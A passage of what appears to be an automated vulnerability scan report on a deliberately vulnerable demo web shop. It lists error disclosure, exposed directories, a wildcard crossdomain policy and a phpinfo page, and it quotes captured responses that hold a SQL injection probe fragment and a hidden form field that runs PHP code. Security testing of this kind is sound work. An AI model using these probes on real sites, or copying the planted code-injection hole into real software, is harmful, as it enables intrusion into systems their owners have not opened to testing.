HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:36 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
="200">
    <tr>
      <td valign="top" class="story" align="left">Name</td>
      <td valign="top"><input name="name" type="text" id="name" value="&lt;your name here&gt;" size="25"></td>
    </tr>
    <tr>
      <td valign="top" class="story" align="left">Comment</td>
      <td va
...
```

/comment.php?pid=1

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:28:45 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
="200">
    <tr>
      <td valign="top" class="story" align="left">Name</td>
      <td valign="top"><input name="name" type="text" id="name" value="&lt;your name here&gt;" size="25"></td>
    </tr>
    <tr>
      <td valign="top" class="story" align="left">Comment</td>
      <td va
...
```

/login.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:49 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
post" action="userinfo.php">
        <table cellpadding="4" cellspacing="1">
                <tr><td>Username : </td><td><input name="uname" type="text" size="20" style="width:120px;"></td></tr>
                <tr><td>Password : </td><td><input name="pass" type="password" size="20" style="width:1
...
```

/signup.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:32 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
hp">
                <table border="0" cellspacing="1" cellpadding="4">
                        <tr><td valign="top">Username:</td><td><input type="text" name="uuname" style="width:200px"></td></tr>
                        <tr><td valign="top">Password:</td><td><input type="password" name="upass" style="width:200px"></td></tr>
                        <tr><td valign="top">Retype password:</td><td><input type="password" name="upass2" style="width:200px"></
td></tr>
                        <tr><td valign="top">Name:</td><td><input type="text" name="urname" style="width:200px"></td></tr>
                        <tr><td valign="top">Credit card number:</td><td><input type="text" name="ucc" style="width:200px"></td>
</tr>
                        <tr><td valign="top">E-Mail:</td><td><input type="text" name="uemail" style="width:200px"></td></tr>
                        <tr><td valign="top">Phone number:</td><td><input type="text" name="uphone" style="width:200px"></td></tr
>
                        <tr><td valign="top">Address:</td><td><textarea wrap="soft" name="uaddress" rows="5" s
...
```

Error Message (MySQL)

LOW

PCI 3.2-6.5.5, OWASP 2013-A5

Application error or warning messages may expose sensitive information about an application's internal workings to an attacker. The message may also contain the location of the file that produced an unhandled exception.

Remediation

Verify that this page is disclosing error or warning messages and properly configure the application to log errors to a file instead of displaying the error to the user.

References

- Improper Error Handling
- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N

/secured/newuser.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:01 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        Unable to access user database: You have an error in your SQL syntax; check the manual that corresponds to your MySQL ser
ver version for the right syntax to use near '"'' at line 1
```

/userinfo.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:37:24 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

Unable to update user information: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server v
ersion for the right syntax to use near 'address        = '21 street,washinton"OR 1=1)) AND IFNULL(ASCII(SUBSTRING((SELECT @@VER'
at line 5
```

Error Message (PHP)

LOW

PCI 3.2-6.5.5, OWASP 2013-A5

References

- PHP Runtime Configuration
- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:N/A:N

/AJAX/infoartist.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:09 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/AJAX/infoartist.php on line 7
</iteminfo>
```

/AJAX/infocateg.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:10 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/AJAX/infocateg.php on line 7
</iteminfo>
```

/AJAX/infotitle.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:10 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: text/xml;charset=UTF-8

<iteminfo>
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/AJAX/infotitle.php on line 7
</iteminfo>
```

/listproducts.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:20 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
-->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, null given in /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="s
...
```

/search.php?test=%27%22

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:52 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
-->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/search.php on line 61
<h2 id='pageName'>searched for: rx</h2></div>
<!-- InstanceEndEditable -->
<!--end conte
...
```

Long Redirect Response

LOW

CWE 698

The application returned a redirection response containing a "long" message body. Ordinarily, this content is not displayed to the user, because the browser automatically follows the redirection.

Occasionally, redirection responses contain sensitive data. For example, if the user requests a page that they are not authorized to view, then an application might issue a redirection to a different page, but also include the contents of the prohibited page.

References

Execution After Redirect

/comment.php

Request | Response

Back to top

```
HTTP/1.1 302 Object moved
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:37 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Location: ./index.php
Content-Type: text/html; charset=UTF-8


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>
comment on </title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
body {
        margin-left: 0px;
        margin-top: 0px;
        margin-right: 0px;
        margin-bottom: 0px;
}
-->
</style>
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<form action="comment.php" method="post" enctype="application/x-www-form-urlencoded" name="fComment" id="fComment">
  <br>
  <table border="0" width="320" height="200">
    <tr>
      <td valign="top" class="story" align="left">Name</td>
      <td valign="top"><input name="name" type="text" id="name" value="&lt;your name here&gt;" size="25"></td>
    </tr>
    <tr>
      <td valign="top" class="story" align="left">Comment</td>
      <td valign="top"><textarea name="comment" cols="35" rows="8" wrap="VIRTUAL" id="comment"></textarea></td>
    </tr>
    <tr>
      <td> </td>
      <td align="left" valign="top"><input type="submit" name="Submit" value="Submit"><input type="hidden" name="phpaction" value
="echo $_POST[comment];"></td>
    </tr>
  </table>
</form>
</body>
</html>
```

Missing X-Frame-Options Header

LOW

CWE 693, CAPEC 103, OWASP 2013-A5, OWASP 2017-A6

The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame>, <iframe> or <object>. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites.

An attacker can load up an iframe on his own site and set your site as the source, <iframe src="http://your.site"></iframe>. Using some crafty CSS they can hide your site in the background and create some genuine looking overlays. When your visitors click on what they think is a harmless link, they're actually clicking on links on your website in the background. Browser will execute those requests in the context of the user, which could include them being logged in and authenticated to your site.

Remediation

There are three possible directives for X-Frame-Options:

1. **DENY**

   The page cannot be displayed in a frame, regardless of the site attempting to do so.

2. **SAMEORIGIN**

   The page can only be displayed in a frame on the same origin as the page itself.

3. **ALLOW-FROM *uri***

   The page can only be displayed in a frame on the specified origin.

References

X-Frame-Options

/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:45 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
```

/artists.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:48 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
```

/categories.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:48 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
```

/guestbook.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:49 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
```

/index.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:48 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
```

Predictable Resource Location

LOW

CWE 425, WASC 34

Predictable Resource Location is an attack technique used to uncover hidden web site content and functionality. By making educated guesses via brute forcing an attacker can guess file and directory names not intended for public viewing. Brute forcing filenames is easy because files/paths often have common naming convention and reside in standard locations. These can include temporary files, backup files, logs, administrative site sections, configuration files, demo applications, and sample files. These files may disclose sensitive information about the website, web application internals, database information, passwords, machine names, file paths to other sensitive areas, etc...

This will not only assist with identifying site surface which may lead to additional site vulnerabilities, but also may disclose valuable information to an attacker about the environment or its users.

Remediation

For content not required to be world accessible either proper access controls should be applied, or removal of the content itself.

References

- Forced Browsing (Mitre)
- Forced Browsing (OWASP)
- Predictable Resource Location

/.idea/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:24 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /.idea/</title></head>
<body>
<h1>Index of /.idea/</h1><hr><pre><a href="../">../</a>
<a href="scopes/">scopes/</a>                                          13-Nov-2012 13:29                   -
<a href="acuart.iml">acuart.iml</a>                                       20-Apr-2012 08:22                 292
<a href="encodings.xml">encodings.xml</a>                                    20-Apr-2012 08:22                 171
<a href="misc.xml">misc.xml</a>                                        20-Apr-2012 08:22                 266
<a href="modules.xml">modules.xml</a>                                     20-Apr-2012 08:22                 275
<a href="vcs.xml">vcs.xml</a>                                          20-Apr-2012 08:22                 173
<a href="workspace.xml">workspace.xml</a>                                    20-Apr-2012 08:23                12473
</pre><hr></body>
</html>
```

/_mmServerScripts/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:23 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /_mmServerScripts/</title></head>
<body>
<h1>Index of /_mmServerScripts/</h1><hr><pre><a href="../">../</a>
<a href="MMHTTPDB.php">MMHTTPDB.php</a>                                     11-May-2011 10:27                 2111
<a href="mysql.php">mysql.php</a>                                       11-May-2011 10:27                10634
</pre><hr></body>
</html>
```

/404.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:04 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
ong>Sorry but the requested document: <font color="#FF0000">'/404.php'</font> was not found on this server.</strong></p>
                <p>
                nginx/1.19.0 on 192.168.0.28 (acuart)<br><br><small>Wednesday 14th 2024f February 2024 07:25:04 PM</small>
</p>
                <p>Try to access our homepage for valid links <a href="index.php">here</a>.</p>
                <p><font size="-6" color="#CC0000">Your request will be logged on the server!</font></p>
        </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">

...
```

/admin/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:54 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /admin/</title></head>
<body>
<h1>Index of /admin/</h1><hr><pre><a href="../">../</a>
<a href="create.sql">create.sql</a>                                          11-May-2011 10:27                 523
</pre><hr></body>
</html>
```

/clientaccesspolicy.xml

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:20 GMT
Server: nginx/1.19.0
ETag: "5049b03d-133"
Accept-Ranges: bytes
Content-Length: 307
Content-Type: text/xml
Last-Modified: Fri, 07 Sep 2012 08:28:45 GMT

<?xml version="1.0" encoding="utf-8"?>
<access-policy>
        <cross-domain-access>
    <!--
                <allow-from http-request-headers="*">
                        <domain uri="*"/>
                </allow-from>
    -->
                <grant-to>
                        <resource path="/" include-subpaths="true"/>
                </grant-to>
        </cross-domain-access>
</access-policy>
```

/crossdomain.xml

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:19 GMT
Server: nginx/1.19.0
ETag: "504f12be-e0"
Accept-Ranges: bytes
Content-Length: 224
Content-Type: text/xml
Last-Modified: Tue, 11 Sep 2012 10:30:22 GMT

<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<allow-access-from domain="*" to-ports="*" secure="false"/>
</cross-domain-policy>
```

/CVS/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:50 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /CVS/</title></head>
<body>
<h1>Index of /CVS/</h1><hr><pre><a href="../">../</a>
<a href="Entries">Entries</a>                                            11-May-2011 10:27                   1
<a href="Entries.Log">Entries.Log</a>                                        11-May-2011 10:27                   1
<a href="Repository">Repository</a>                                          11-May-2011 10:27                   8
<a href="Root">Root</a>                                                  11-May-2011 10:27                   1
</pre><hr></body>
</html>
```

/Mod_Rewrite_Shop/.htaccess

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:32 GMT
Server: nginx/1.19.0
ETag: "4f3b89c8-b0"
Accept-Ranges: bytes
Content-Length: 176
Content-Type: application/octet-stream
Last-Modified: Wed, 15 Feb 2012 10:32:40 GMT

RewriteEngine on
RewriteRule Details/.*/(.*?)/ details.php?id=$1 [L]
RewriteRule BuyProduct-(.*?)/ buy.php?id=$1 [L]
RewriteRule RateProduct-(.*?)\.html rate.php?id=$1 [L]
```

/Mod_Rewrite_Shop/images/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:38 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /Mod_Rewrite_Shop/images/</title></head>
<body>
<h1>Index of /Mod_Rewrite_Shop/images/</h1><hr><pre><a href="../">../</a>
<a href="1.jpg">1.jpg</a>                                          15-Feb-2012 08:33               3551
<a href="2.jpg">2.jpg</a>                                          15-Feb-2012 08:27               2739
<a href="3.jpg">3.jpg</a>                                          15-Feb-2012 08:28               3560
</pre><hr></body>
</html>
```

/secured/phpinfo.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:15 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
td class="v">enabled </td></tr>

<tr><td class="e">JPG Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PNG Support </td><td class="v">enabled </td></tr>
<tr><td class="e">WBMP Support </td><td class="v">enabled </td></tr>
<tr><td class="e">XPM Support </td><td class="v">enabled </td></tr>
<tr><td class="e">XBM Support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_gettext">gettext</a></h2>

<table border="0" cellpadding="3" width="600">
<tr><td class="e"
...
```

/vendor/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:25 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /vendor/</title></head>
<body>
<h1>Index of /vendor/</h1><hr><pre><a href="../">../</a>
<a href="installed.json">installed.json</a>                                        31-Jan-2022 11:08               52844
</pre><hr></body>
</html>
```

Administration page

INFORMATION

WASC 34, CWE 425

Detected a possible administration page.

Predictable Resource Location is an attack technique used to uncover hidden web site content and functionality. By making educated guesses via brute forcing an attacker can guess file and directory names not intended for public viewing. Brute forcing filenames is easy because files/paths often have common naming convention and reside in standard locations. These can include temporary files, backup files, logs, administrative site sections, configuration files, demo applications, and sample files. These files may disclose sensitive information about the website, web application internals, database information, passwords, machine names, file paths to other sensitive areas, etc...

This will not only assist with identifying site surface which may lead to additional site vulnerabilities, but also may disclose valuable information to an attacker about the environment or its users.

References

- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

/admin/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:54 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /admin/</title></head>
<body>
<h1>Index of /admin/</h1><hr><pre><a href="../">../</a>
<a href="create.sql">create.sql</a>                                          11-May-2011 10:27                523
</pre><hr></body>
</html>
```

Application Disclosure

INFORMATION

CAPEC 118, CWE 200, WASC 13, OWASP PC-C7

This information is useful to an attacker by providing detailed insight as to the framework, languages, or pre-built functions being utilized by a web application. Most default server configurations provide software version numbers and verbose error messages for debugging and troubleshooting purposes.

References

- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:45 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
```

crossdomain.xml Detected

INFORMATION

CWE 425, WASC 34

Predictable Resource Location is an attack technique used to uncover hidden web site content and functionality. By making educated guesses via brute forcing an attacker can guess file and directory names not intended for public viewing. Brute forcing filenames is easy because files/paths often have common naming convention and reside in standard locations. These can include temporary files, backup files, logs, administrative site sections, configuration files, demo applications, and sample files. These files may disclose sensitive information about the website, web application internals, database information, passwords, machine names, file paths to other sensitive areas, etc...

This will not only assist with identifying site surface which may lead to additional site vulnerabilities, but also may disclose valuable information to an attacker about the environment or its users.

Remediation

For content not required to be world accessible either proper access controls should be applied, or removal of the content itself.

References

- Forced Browsing (Mitre)
- Forced Browsing (OWASP)
- Predictable Resource Location

/crossdomain.xml

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:19 GMT
Server: nginx/1.19.0
ETag: "504f12be-e0"
Accept-Ranges: bytes
Content-Length: 224
Content-Type: text/xml
Last-Modified: Tue, 11 Sep 2012 10:30:22 GMT

<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<allow-access-from domain="*" to-ports="*" secure="false"/>
</cross-domain-policy>
```

Email Disclosure

INFORMATION

CAPEC 118, CWE 200, WASC 13, OWASP PC-C7

Disclosure of email addresses on web sites can trigger the sending of large amount of spam to those addresses. Most spammers use bots to harvest email addresses from web sites specifically for this purpose. In order to identify email addresses, these applications generally look at html source files for instances of **mailto:** or at symbols (i.e., @).

Email addresses of individuals may also be used in social engineering attacks.

Remediation

Consider removing any email addresses that are unnecessary, or replacing personal addresses with anonymous mailbox addresses (such as contact@example.com).

To reduce the quantity of spam sent to anonymous mailbox addresses, consider hiding the email address and instead providing a form that generates the email server-side, protected by a CAPTCHA if necessary.

References

- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:45 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
"http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us
</a> | <a href="/Mod_Rewrite_Shop/">Shop</a> | <a href="/hpp/">HTTP Parameter Pollution<
...
```

/secured/phpinfo.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:15 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
td class="v">FreeBSD svn.local 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40:27 UTC 2007     root@dessler.cse.buffalo.ed
u:/usr/obj/usr/src/sys/GENERIC i386 </td></tr>

<tr><td class="e">Build Date </td><td class="v">Jul 30 2007 12:20:01 </td></tr>
<tr><td class="e">Configure Command </td><td class="v"> &#039;./configure&#039; &#039;--enable-versioning&#039; &#039;--enable-me
mory-limit&#039; &#039;--with-layout=GNU&#03
...
e as published by the PHP Group and included in the distribution in the file:  LICENSE
</p>

<p>This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
</p>
<p>If you did not r
license@php.net.
</p>
</td></tr>
</table><br />
</div></body></html>
```

/userinfo.php

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:04 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
style="width:200px"></td></tr>
                                    <tr><td valign="top">E-Mail:</td><td><input type="text" value="email@email.com" name="uem
ail" style="width:200px"></td></tr>
                                    <tr><td valign="top">Phone number:</td><td><inpu
...
```

/vendor/installed.json

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:19 GMT
Server: nginx/1.19.0
ETag: "61f7c325-ce6c"
Accept-Ranges: bytes
Content-Length: 52844
Content-Type: application/json
Last-Modified: Mon, 31 Jan 2022 11:08:21 GMT


...
"authors": [
            {
                "name": "Marco Pivetta",
                "email": "ocramius@gmail.com",
                "homepage": "https://ocramius.github.io/"
            }
        ],
        "description": "A small, lightweight utility to instantiate objects in PHP without invoking their constructors",
        "homepage": "https://www.doctrine-project.org/projects/instantiator.html",
        "keywords": [
...
"psr-4": {
                "phpDocumentor\\Reflection\\": "src/"
            }
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "MIT"
        ],
        "authors": [
            {
                "name": "Jaap van Otterdijk",
                "email
opensource@ijaap.nl"
            }
        ],
        "description": "Common reflection classes used by phpdocumentor to reflect the code structure",
        "homepage": "http://www.phpdoc.org",
        "keywords": [
            "FQSEN",
            "phpDocumentor",
            "phpdoc",
            "reflection",
            "sta
...
"psr-4": {
                "phpDocumentor\\Reflection\\": "src"
            }
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "MIT"
        ],
        "authors": [
            {
                "name": "Mike van Riel",
                "emai
me@mikevanriel.com"
            },
            {
                "name": "Jaap van Otterdijk",
                "email": "account@ijaap.nl"
            }
        ],
        "description": "With this component, a library can provide support for annotations via DocBlocks or otherwise retrieve in
formation that is embedded in a DocBlock."
    },
    {
        "name": "phpdocumentor/type-resolver",
        "version": "1.6.0",
        "version
...
{
                "PHPMailer\\PHPMailer\\": "src/"
```

```
            }
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "LGPL-2.1-only"
        ],
        "authors": [
            {
                "name": "Marcus Bointon",
                "email": "
phpmailer@synchromedia.co.uk"
            },
            {
                "name": "Jim Jagielski",
                "email": "jimjag@gmail.com"
            },
            {
                "name": "Andy Prevost",
                "email": "codeworxtech@users.sourceforge.net"
            },
            {
                "name": "Brent R. Matzelle"
            }
        ],
        "description": "PHPMailer is a full-featured email creation and transfer class for PHP"
    },
    {
        "name": "phpspec/prophecy",
        "version": "v1.10.3",
        "version_normalized": "1.10.3.0",
        "source": {
            "type": "g
...
ation-source": "dist",
        "autoload": {
            "psr-4": {
                "Prophecy\\": "src/Prophecy"
            }
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "MIT"
        ],
        "authors": [
            {
                "name": "Konstantin Kudryashov",
                "email"
ever.zet@gmail.com",
                "homepage": "http://everzet.com"
            },
            {
                "name": "Marcello Duarte",
                "email": "marcello.duarte@gmail.com"
            }
        ],
        "description": "Highly opinionated mocking framework for PHP 5.3+",
        "homepage": "https://github.com/phpspec/prophecy",
        "keywords": [
            "Double",
            "Dummy",
            "fake",
            "mock",
            "spy",
            "st
...
"classmap": [
                "src/"
            ]
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "BSD-3-Clause"
        ],
        "authors": [
            {
                "name": "Sebastian Bergmann",
                "email
```

```
sb@sebastian-bergmann.de",
                "role": "lead"
            }
        ],
        "description": "Library that provides collection, processing, and rendering functionality for PHP code coverage informati
on.",
        "homepage": "https://github.com/sebastianbergmann/php-code-coverage",
        "keywords": [
            "
...
{
            "classmap": [
                "src/"
            ]
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "BSD-3-Clause"
        ],
        "authors": [
            {
                "name": "Sebastian Bergmann",
                "email": "
sebastian@phpunit.de",
                "role": "lead"
            }
        ],
        "description": "Simple template engine.",
        "homepage": "https://github.com/sebastianbergmann/php-text-template/",
        "keywords": [
            "template"
        ]
    },
    {
        "name": "phpunit/php-timer",
        "ve
...
oad": {
            "classmap": [
                "src/"
            ]
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
            "BSD-3-Clause"
        ],
        "authors": [
            {
                "name": "Jeff Welch",
                "email": "
whatthejeff@gmail.com"
            },
            {
                "name": "Volker Dusch",
                "email": "github@wallbash.com"
            },
            {
                "name": "Bernhard Schussek",
                "email": "bschussek@2bepublished.at"
            },
            {
                "name": "Sebastian Bergmann",
                "email": "sebastian@phpunit.de"
            }
        ],
        "description": "Provides the functionality to compare PHP values for equality",
        "homepage": "http://www.github.com/sebastianbergmann/comparator",
        "keywords": [
...
ion-source": "dist",
        "autoload": {
            "classmap": [
                "src/"
            ]
        },
        "notification-url": "https://packagist.org/downloads/",
        "license": [
```

```
            "BSD-3-Clause"
        ],
        "authors": [
            {
                "name": "Kore Nordmann",
